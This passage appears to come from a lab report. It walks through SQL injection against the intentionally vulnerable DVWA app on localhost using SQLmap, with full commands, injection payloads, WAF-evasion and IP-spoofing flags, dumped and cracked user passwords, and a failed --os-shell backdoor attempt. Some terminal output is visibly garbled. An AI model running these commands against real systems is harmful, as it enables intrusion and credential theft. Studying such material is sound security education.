6      $query = "SELECT first_name, last_name FROM users WHERE user_id =
7      '$id' LIMIT 1;";
8      $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
9      '<pre>Something went wrong.</pre>');
10     // Get results
11     while( $row = mysqli_fetch_assoc( $result ) ) {
12         // Get values
13         $first = $row["first_name"];
14         $last = $row["last_name"];
15         // Feedback for end user
16         echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}
17         </pre>";
18     }
19     ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ?
20     false : $__mysqli_res);
21 }
22 ?>
```

Figure 39. DVWA high-level SQL injection PHP code

## SQL Injection (High) User Interface Review

The user interface of the high-level SQL injection page in DVWA presents a more layered and obfuscated input flow compared to the low and medium levels. As shown in Figure 40, user input is no longer entered directly into the main page, but instead, through a separate browser window that loads the `session-input.php` page that pops up upon clicking the `Click here to change your ID` hyperlink on the main page. This architectural decision effectively separates the user input mechanism from the primary display page located at `/vulnerabilities/sqli/`. As a result, the `Session ID` field is not directly embedded in the main page's HTML or URL parameters, thereby making basic SQL injection attempts less straightforward, though not entirely prevented.

Unlike the medium level, which restricts user input through a dropdown menu containing predefined values, the high-level implementation introduces a more obfuscated workflow by offloading input collection to a separate browser window (session-input.php). While the medium level limits injection vectors by constraining the input surface, its underlying requests can still be intercepted and tampered with using tools like Burp Suite. In contrast, the high-level setup requires the attacker to trace a less direct injection path, as the main page itself no longer exposes direct input fields or query parameters. All input is submitted through a distinct HTTP request triggered by the secondary input window, and the main interface simply reflects the result returned by the backend query execution.

This separation of interface simulates real-world secure design patterns where input and output channels are isolated to minimize attack surface exposure. However, the backend remains susceptible to SQL injection due to a lack of input sanitization and proper database query handling. Therefore, while the user interface introduces a level of obfuscation that may slow down casual or automated attacks, it ultimately does not eliminate the underlying vulnerability. This highlights a common pitfall in security through obscurity. The web UI layer defenses may deter unsophisticated attempts but cannot substitute for robust backend validation and secure coding practices.




Figure 40. DVWA high-level SQL injection input sample

## Automated SQL Injection (HIGH) with SQLmap

The user interface design of the high-level difficulty of the SQL injection module in DVWA effectively separates the user input process from the main request URL, thereby preventing rudimentary tools from identifying and injecting directly into the primary request. However, SQLmap is anything but rudimentary. This level can still be bypassed using SQLmap's `--second-url` flag, which is designed specifically to simulate multi-step injection scenarios which make it useful when the target application requires an initial request to “prime” the session before a vulnerable endpoint can be accessed.

The `--second-url` option in SQLmap allows attackers to provide a secondary URL that will be requested before each injection attempt on the primary target URL. In this context, the secondary URL (`session-input.php`) is the one that accepts user-controlled input, which is then passed to the vulnerable query. To exploit this configuration, the attacker would use SQLmap with the `--url` parameter pointing to the main vulnerable page (e.g., <http://127.0.0.1:8080/vulnerabilities/sqli/>) and specify the input endpoint using `--second-url` (e.g., `http://127.0.0.1:8080/vulnerabilities/sqli/session-input.php`), along with the `--data` parameter containing the injection payload (e.g., `--data="id=1"`).

Essentially, SQLmap will first interact with the secondary URL to establish the required session state, then perform its main testing and exploitation on the primary page. This technique bypasses the illusion of front-end security offered by redirected input forms, demonstrating how multi-step workflows can still be vulnerable if backend input handling remains unsafe. While this design may deter casual attackers or basic Burp Suite payloads due to the dissociation of input, tools like SQLmap with `--second-url` empower advanced attackers to exploit even multi-stage injection paths, exposing the weakness in relying solely on UI separation as a defensive measure.

## The `--fingerprint` & `--headers` Flags

The `--fingerprint` flag instructs SQLmap to deeply inspect and identify various characteristics of the back-end database system beyond what the `--banner` parameter offers. While `--banner` flag is designed to retrieve the database's version banner, which can be useful for quick identification, the `--fingerprint` flag performs a series of active checks and analysis to produce a more accurate and reliable fingerprint of the database system. This includes details such as the database's operating system.

The `--headers` parameter on the other hand, plays a critical role in enhancing the stealth of SQLmap traffic toward a target. This flag is primarily used to spoof the originating IP address in environments where web servers or WAFs log IPs from specific headers (e.g., X-Forwarded-For or X-Client-IP) instead of the actual source IP. In real-world attack scenarios, this is highly beneficial for evading IP-based rate limiting, intrusion detection systems (IDS), or security monitoring tools that use client IP as an identifier for threat intelligence. Moreover, by modifying headers, attackers can mimic legitimate client behavior in misconfigured systems.

As shown in Figure 41, both the `--fingerprint` and `--headers` flags are utilized within the SQLmap command execution. The effect of `--fingerprint` flag is evident in the terminal output where SQLmap performs deeper DBMS analysis, including an *active fingerprint* and a *comment injection fingerprint*, ultimately determining the precise MySQL version (such as 5.5.54) as demonstrated in Figure 42. This level of detail exceeds the simpler identification provided by `--banner` flag which typically retrieves a version string via a straightforward query. Meanwhile, the use of `--headers="X-Client-IP: 192.168.1.1"` in the command showcases how custom HTTP headers can be injected into requests. If the target server trusts such headers for IP identification, this can be leveraged to bypass IP-based access controls or logging mechanisms.

```
kali@kali:~/Desktop/OWASP_SQL_Injection_Simulations$ sqlmap -u "http://localhost:8080/vulnerability/sql/" --cookie="PHPSESSID=agqg8hskuc8f8s1f229p811;security=high" --data="id=1&Submit=Submit" --second-url="http://localhost:8080/vulnerability/sql/" --fingerprint --headers="X-Client-IP: 192.168.1.1" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:37:48 /2025-06-03/

(23:37:48) [INFO] testing connection to the target URL
(23:37:48) [INFO] checking if the target is protected by some kind of WAF/IPS
(23:37:48) [INFO] testing if the target URL content is stable
(23:37:48) [INFO] target URL content is stable
(23:37:48) [INFO] testing if POST parameter 'id' is dynamic
(23:37:48) [WARNING] POST parameter 'id' does not appear to be dynamic
(23:37:48) [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
(23:37:48) [INFO] testing for SQL injection on POST parameter 'id'
(23:37:48) [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
(23:37:48) [WARNING] reflective value(s) found and filtering out
(23:37:48) [INFO] testing 'boolean-based blind - Parameter replace (original value)'
(23:37:48) [INFO] testing 'MySQL > 5.1.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
(23:37:48) [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
(23:37:48) [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
(23:37:48) [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (MLType)'
(23:37:48) [INFO] testing 'Generic inline queries'
(23:37:48) [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
(23:37:48) [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
(23:37:48) [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
(23:37:48) [INFO] testing 'MySQL > 5.0.12 and time-based blind (query SLEEP)'
(23:37:48) [INFO] POST parameter 'id' appears to be 'MySQL > 5.0.12 and time-based blind (query SLEEP)' injectable
(23:37:48) [INFO] Looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
(23:37:48) [INFO] for the remaining tests, do you want to include all tests for 'MySQL', extending provided level (1) and risk (1) values? [Y/n] Y
(23:37:48) [INFO] testing 'Generic UNION query (NULL) - 1 to 28 columns'
(23:37:48) [INFO] automatically extending range for UNION query injection technique tests as there is at least one other (potential) technique found
(23:37:48) [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
(23:37:48) [INFO] target URL appears to have 2 columns in query
(23:37:48) [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 28 columns' injectable
(23:37:48) [INFO] POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N

SQLmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
--
Parameter: id (POST)
Type: time-based blind
Title: MySQL > 5.0.12 and time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 2511 FROM (SELECT(SLEEP(5)))HTFA) AND 'FCNZ'='FCNZ&Submit=Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x7176786b71,0x6851654c63465567783554855314e76423694512644555726c587a427844a589597a5674a6cc4,0x7102767871) -- --Submit

(23:37:59) [INFO] testing MySQL
(23:37:59) [INFO] confirming MySQL
(23:37:59) [INFO] the back-end DBMS is MySQL
(23:37:59) [INFO] actively fingerprinting MySQL
(23:37:59) [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: active fingerprint: MySQL > 5.5
comment injection fingerprint: MySQL 5.5.54
(23:38:00) [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
(23:38:00) [WARNING] your sqlmap version is outdated

[*] ending @ 23:38:00 /2025-06-03/

kali@kali:~/Desktop/OWASP_SQL_Injection_Simulations$
```

Figure 41. SQLmap `--fingerprint` & `--headers` execution part 1 of 2

```
sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
--
Parameter: id (POST)
Type: time-based blind
Title: MySQL > 5.0.12 and time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 2511 FROM (SELECT(SLEEP(5)))HTFA) AND 'FCNZ'='FCNZ&Submit=Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x7176786b71,0x6851654c63465567783554855314e76423694512644555726c587a427844a589597a5674a6cc4,0x7102767871) -- --Submit
--Submit

(23:37:59) [INFO] testing MySQL
(23:37:59) [INFO] confirming MySQL
(23:37:59) [INFO] the back-end DBMS is MySQL
(23:37:59) [INFO] actively fingerprinting MySQL
(23:37:59) [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: active fingerprint: MySQL > 5.5
comment injection fingerprint: MySQL 5.5.54
(23:38:00) [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
(23:38:00) [WARNING] your sqlmap version is outdated

[*] ending @ 23:38:00 /2025-06-03/

kali@kali:~/Desktop/OWASP_SQL_Injection_Simulations$
```

Figure 42. SQLmap `--fingerprint` & `--headers` execution part 2 of 2



## The `--tamper` Flag

The `--tamper` parameter in SQLmap is another powerful feature that enables attackers or penetration testers to evade web application firewalls (WAFs), intrusion detection systems (IDS), and other input-filtering mechanisms by altering the structure of payloads without affecting their logical execution. In real-world attack scenarios, where modern security systems actively analyze and sanitize SQL queries, tamper scripts provide a strategic advantage by obfuscating the intent and format of the injection. Among the multitude of tamper scripts available in SQLmap, three particularly notable ones are `space2comment`, `between`, and `charencode`. All the available tamper scripts options can be listed using SQLmap's `--list-tamper` flags as shown in Figures 43 and 44.

The `space2comment` tamper script replaces spaces in SQL payloads with inline SQL comments (e.g., `/**/`), which can effectively bypass WAF rules that rely on pattern matching for SQL keywords separated by whitespace. For example, a typical query such as `SELECT * FROM users WHERE id = 1` might be transformed into `SELECT/**/*FROM/**/users/**/WHERE/**/id/**/=/**/1`, making it harder for signature-based defenses to detect the malicious payload. This is especially useful against naive filters that block known SQL keywords only when followed by a space.

The `between` tamper script modifies numeric conditions by replacing direct equality comparisons with `BETWEEN` clauses. For example, a condition such as `id=1` could become `id BETWEEN 1 AND 1`. This approach bypasses filters that flag common comparison operators (e.g., `=`, `>`, `<`) while maintaining the same logical outcome. It is particularly useful in applications that heavily inspect traditional operators but allow more complex SQL expressions to pass unchecked.

Lastly, the `charencode` tamper script encodes each character of the payload into its hexadecimal representation (e.g., `admin` becomes `0x61646d696e`), which is interpreted correctly by the SQL engine but obfuscated at the input layer. This tactic can be effective against input validation filters that reject suspicious alphanumeric sequences associated with SQL injection. It also helps in situations where input is sanitized through regex or character blocklisting but does not decode hex-encoded characters prior to query execution.

In essence, tamper scripts such as `space2comment`, `between`, and `charencode` empower attackers to adapt their payloads to the target's security posture, significantly increasing the success rate of SQL injection attempts. When used in combination, these scripts allow SQLmap to bypass layered defenses, turning seemingly secure applications into vulnerable targets. For red teams and ethical hackers, mastering these scripts is essential for mimicking advanced threat actors and demonstrating real-world attack feasibility. Demonstrated in Figures 45 and 46 is the SQLmap execution that utilize the `space2comment`, `between`, and `charencode` tamper scripts, which is observed to be loaded in the initial procedures of the execution.



## The `--risk` & `--level` Flags

The `--risk` and `--level` parameters in SQLmap are critical configuration options that control the aggressiveness, depth, and variability of the SQL injection testing process. In real-world attack scenarios, these parameters allow penetration testers or attackers to fine-tune SQLmap's probing behavior to uncover subtle or deeply embedded injection points that may otherwise go unnoticed.

The `--level` flag determines how many types of tests SQLmap will perform per injection point. By default, `--level` is set to 1 (out of a maximum of 5), meaning only the most basic and non-intrusive payloads are sent. Increasing the level results in a broader range of payloads and techniques, such as testing additional HTTP GET/POST parameters, HTTP headers, and even cookies if applicable. A high level (e.g., `--level=5`) will make SQLmap exhaustively test all entry points, increasing the chances of discovering vulnerabilities at the cost of more time and noise.

The `--risk` parameter, on the other hand, defines the potential danger or impact of the payloads being used. With a default value of 1 (out of 3), SQLmap uses low-risk, safer payloads. Raising it to `--risk=3` instructs SQLmap to use more intrusive and potentially disruptive techniques. These higher-risk tests are particularly useful when dealing with custom or defensive web applications where simple injections are sanitized or filtered.

As shown in Figure 47, both the `--risk` and `--level` parameters was utilized with slightly increased values from their defaults to successfully enumerate the tables within the `dvwa` database.

```
kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/session-input.php" --cookie="PHPSESSID=qgcghaknc8f8sf229p8ll;security=high" --data="id=1&Submit=Submit" --second-url="http://localhost:8080/vulnerabilities/sql/" --d dvwa --tables --risk=2 --level=3

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:46:39 /2025-06-03/

[23:46:39] [INFO] resuming back-end DBMS 'mysql'
[23:46:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: time-based blind
Title: MySQL > 3.23.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7500 FROM (SELECT(SLEEP(5)))K1X) AND 'lgm'='lgm&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7f70787173,0x697665434627645576974594e690756a58a86978706651526f63596d4484389416e4f46a6dc5a,0x7162786a73)-- --$Submit
$Submit

[23:46:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5
[23:46:39] [INFO] fetching tables for database: 'dvwa'
[23:46:39] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[23:46:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[23:46:39] [WARNING] your sqlmap version is outdated
[*] ending @ 23:46:39 /2025-06-03/

kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$
```

Figure 47. SQLmap `--risk` & `--level` execution

## The `--threads` Flag

The `--threads` parameter in SQLmap is a performance-enhancing option that controls the number of concurrent HTTP requests sent to the target during an SQL injection scan. By default, SQLmap uses a single thread (e.g., `--thread=1`), meaning it processes each request sequentially. However, increasing the number of threads (up to a maximum of 10) enables SQLmap to execute multiple injection attempts in parallel, significantly accelerating the scanning and exploitation process. This is especially beneficial in real-world attack scenarios where time is a critical factor. For example, in large web applications with multiple parameters, forms, or endpoints, using higher thread counts allows SQLmap to explore more attack vectors quickly and efficiently, improving the odds of detecting vulnerabilities before access logs are reviewed or security rules are triggered.

When the `--threads` parameter is maxed out (e.g., set to 10), SQLmap pushes the server's request handling capacity more aggressively. However, this aggressive threading can have a variety of negative side effects especially for targets that are poorly secured or have low resources. High concurrency may result in noticeable performance degradation or even crash the application. In addition, heavily threaded SQLmap scans are more likely to be flagged by WAFs, IDS, or rate-limiting mechanisms, especially if no stealth techniques (like `--random-agent` or `--delay`) are used in combination.

As shown in Figure 48, the `--threads` parameter was utilized with a slightly increased value from their default to successfully enumerate the columns of the `users` tables within the `dvwa` database. Unfortunately, SQLmap does not explicitly display thread information in the console output by default. One manifestation of the `--thread` parameter in this context may be found in the fact that the whole SQLmap execution was conducted within a single timestamp second (e.g., 23:48:13).

```
kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/session-input.php" --cookie="PHPSESSID=qngc0haknc8f1bsif22p8ll1;security=high" --data="id=10Submit-Submit" --second-url="http://localhost:8080/vulnerabilities/sql/" -D dvwa -i users --columns --threads=3

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:48:13 /2025-06-03/

[23:48:13] [INFO] resuming back-end DBMS 'mysql'
[23:48:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (POST)
Type: time-based blind
Title: MySQL > 5.6.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7550 FROM (SELECT(SLEEP(5)))K1IX) AND 'lgm'='lgm5Submit-Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170787171,0x6976654346627845576974594e90756458486978706651526f65596d44484369416e4f464046c5a,0x7162786a71)-- --$Submit
-SUBMIT

[23:48:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL
[23:48:13] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:48:13] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
(8 columns)

+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(125) |
| avatar  | varchar(76) |
| failed_login | int(3) |
| first_name | varchar(125) |
| last_login | timestamp |
| last_name | varchar(125) |
| password | varchar(32) |
| user_id | int(8) |
+-----+-----+

[23:48:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[23:48:13] [WARNING] your sqlmap version is outdated
[*] ending @ 23:48:13 /2025-06-03/

kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$
```

Figure 48. SQLmap `--threads` execution



## The `--technique` Flag

The `--technique` parameter in SQLmap allows penetration testers and security researchers to explicitly define which types of SQL injection techniques should be tested during an assessment. The available options for this parameter include B (Boolean-based blind), E (error-based), U (UNION query-based), S (stacked queries), T (time-based blind), and Q (inline queries). These can be used individually or in combination. The **default value** of the `--technique` parameter is **`UBESTQ`**, which means SQLmap will attempt all available techniques.

In real-world attacks, using the `--technique` parameter helps an operator optimize both time and stealth. For instance, an attacker targeting a production system with strict WAF filtering might choose `--technique=T` to minimize detection, while another testing a verbose development environment might prefer `--technique=EU` for speed and data extraction efficiency. It also helps avoid unnecessary payloads or techniques that are likely to be blocked or are irrelevant in the target's context, improving precision and success rate.

As shown in Figure 49, the `--technique` parameter was utilized with the default value of **`UBESTQ`** to be thorough. In particular, only the techniques **time-based blind** (T) and **union query** (U) were used. As demonstrated in Figure 50, this SQLmap execution was successful in dumping the data of all columns of the `users` table within the `dvwa` database.

```
kali@kali: ~/Desktop/DVWA_SQL_Injection_Simulations
$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/session_input.php" --cookie="PHPSESSID=qgc6nsakoc8f18i722pml1security=high" --data="id=1&Submit=Submit" --second-url="http://localhost:8080/vulnerabilities/sql/" -d dvwa -t users --dump --technique=UBESTQ --batch

[+] https://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 23:58:18 / 2025-06-03/

[23:58:18] [INFO] resuming back-end DBMS "mysql"
[23:58:18] [INFO] testing connection to the target URL.
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: time-based blind
Title: MySQL 5.7.42 and time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7500 FROM (SELECT(SLEEP(5)))XlIx) AND 'lgm'='lgm05Submit-Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170707171,0x69706543462784576974594696756458486978706551526565596d44484369416e47446465c5a,0x7167786a71)-- --$Submit-Submit

[23:58:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache/2.4.18
back-end DBMS: MySQL 5
[23:58:18] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:58:18] [INFO] fetching entries for table 'users' in database 'dvwa'
[23:58:18] [INFO] requested possible password hashes in column 'password'
do you want to crack them via a dictionary-based attack? [Y/n] N
[23:58:18] [INFO] using hash method 'md5-generic-passwd'
what dictionary do you want to use?
[1] default dictionary file "/usr/share/sqlmap/data/txt/wordlist.txt" (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[23:58:18] [INFO] using default dictionary
do you want to use common password suffixes (cslow)? [Y/N] N
```

Figure 49. SQLmap `--technique` execution part 1 of 2

```
[23:58:18] [INFO] starting dictionary-based cracking (md5-generic_passwd)
[23:58:18] [INFO] starting 4 processes
[23:58:18] [INFO] cracked password "0x123" for hash "e99a18c228b38d5f208053678922e03"
[23:58:18] [INFO] cracked password "charley" for hash "8d333075ae2c396d7e0d4fc69210b"
[23:58:18] [INFO] cracked password "l33t" for hash "8d333075ae2c396d7e0d4fc69210b"
[23:58:18] [INFO] cracked password "password" for hash "5fdcc3b5aa76508108327de0b82cf99"

Database: dvwa
Table: users
(5 entries)
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://127.0.0.1/hackable/users/admin.jpg | 5fdcc3b5aa76508108327de0b82cf99 (password) | admin | admin | 2025-06-03 06:13:50 | 0 |
| 2 | gordon | http://127.0.0.1/hackable/users/gordon.jpg | e99a18c228b38d5f208053678922e03 (0x123) | Brown | Gordon | 2025-06-03 06:13:50 | 0 |
| 3 | l33t | http://127.0.0.1/hackable/users/l33t.jpg | 8d333075ae2c396d7e0d4fc69210b (charley) | Me | Hack | 2025-06-03 06:13:50 | 0 |
| 4 | public | http://127.0.0.1/hackable/users/public.jpg | 8d333075ae2c396d7e0d4fc69210b (l33t4u) | Picasso | Public | 2025-06-03 06:13:50 | 0 |
| 5 | smith | http://127.0.0.1/hackable/users/smith.jpg | 5fdcc3b5aa76508108327de0b82cf99 (password) | Smith | Bob | 2025-06-03 06:13:50 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[23:58:18] [INFO] table 'dvwa.users' dumped to CSV file: '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[23:58:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[23:58:18] [WARNING] your sqlmap version is outdated

[*] ending @ 23:58:18 / 2025-06-03/

kali@kali: ~/Desktop/DVWA_SQL_Injection_Simulations
$
```

Figure 50. SQLmap `--technique` execution part 2 of 2



## The `--os-shell` Flag

The `--os-shell` parameter in SQLmap is a powerful post-exploitation feature that attempts to provide the attacker with a pseudo-command shell on the underlying operating system of the vulnerable web server. Once SQLmap confirms the presence of a successful SQL injection vulnerability (particularly one that allows stacked queries or file system interaction) it can leverage this vulnerability to execute system-level commands. The `--os-shell` functionality works by injecting payloads that allow SQLmap to read and write files or execute commands directly via database functionalities such as `xp\_cmdshell` (in MSSQL), COPY FROM PROGRAM (in PostgreSQL), or SELECT sys\_exec(...) (in MySQL when UDFs are in use). This allows the attacker to interact with the operating system in real time, issuing commands such as whoami, ifconfig, netstat, or even deploying further payloads for full compromise, such as reverse shells or malware droppers.

As shown in Figure 51, an attempt to utilize the `--os-shell` flag on an SQLmap execution was conducted. Unfortunately, the execution fails as demonstrated in Figures 52 and 53, where SQLmap repeatedly attempts to upload file stagers to multiple directories including `/var/www/`, `/var/www/html/`, `/usr/local/apache2/htdocs/`, and `/usr/local/www/data/` using both `LIMIT`/`LINES TERMINATED BY` and `UNION` methods. The consistent output of the `WARNING: it looks like the file has not been written` messages indicate that the database user lacks sufficient write privileges to create the necessary backdoor files in web-accessible directories which prevents SQLmap from establishing the OS shell functionality and resulting in the final `404 (Not Found) - 205 times` error.

```
[kali@kali:~/Desktop/OWASP_SQL_Injection_Simulations]$ sqlmap -u "http://localhost:8080/vulnerability/kali/?session=login.php" --cookie="PHPSESSID=qgcGhsaknc8f2b1f229pelli;security=high" --data="id=1&Submit=Submit" --os-shell --batch

[+] [0.0.7xstable] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:51:54 (2023-06-03)

[23:51:54] [INFO] assuming back-end DBMS 'mysql'
[23:51:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: time-based blind
Title: MySQL > 5.0.32 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 7598 FROM (SELECT(SLEEP(5))))K1KX AND 'lgm8'='lgm8Submit-Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71787171,0x6976654346627845576974594e69675645848697878665126f6559644484369416a644646ad63a,0x7162786a71) -- -8Submit
-Summit

[23:51:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5
[23:51:54] [INFO] going to use a web backdoor for command prompt
[23:51:54] [INFO] fingerprinting the back-end DBMS operating system
[23:51:54] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
(1) ASP
(2) ASPX
(3) JSP
(4) PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] Y
get a 402 redirect to 'http://localhost:8080/login.php' - Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/N] N
you provided a HTTP cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[23:51:54] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
(1) common location(s) (/var/www/, /var/www/html/, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /usr/apache2/htdocs, /usr/www/nginx-default, /srv/www/htdocs, /usr/local/www/) (default)
(2) custom location(s)
(3) custom directory list file
(4) brute force search
> 1
```

Figure 51. SQLmap `--os-shell` execution part 1 of 3

```

(23:51:54) [INFO] retrieved web server absolute paths: '/vulnerabilities/sql/session-input-.php'
(23:51:54) [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
(23:51:54) [WARNING] unable to upload the file stager on '/var/www/' via LIMIT method
(23:51:54) [INFO] trying to upload the file stager on '/var/www/' via UNION method
(23:51:54) [WARNING] expect junk characters inside the file as a leftover from UNION query
(23:51:54) [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
(23:51:55) [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

(23:51:55) [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
(23:51:55) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:55) [INFO] trying to upload the file stager on '/var/www/vulnerabilities/sql/' via LIMIT 'LINES TERMINATED BY' method
(23:51:55) [WARNING] unable to upload the file stager on '/var/www/vulnerabilities/sql/' via LIMIT method
(23:51:55) [INFO] trying to upload the file stager on '/var/www/vulnerabilities/sql/' via UNION method
(23:51:55) [INFO] retrieved:
(23:51:55) [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
(23:51:55) [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
(23:51:55) [WARNING] unable to upload the file stager on '/var/www/html/' via LIMIT method
(23:51:55) [INFO] trying to upload the file stager on '/var/www/html/' via UNION method
(23:51:55) [INFO] retrieved:
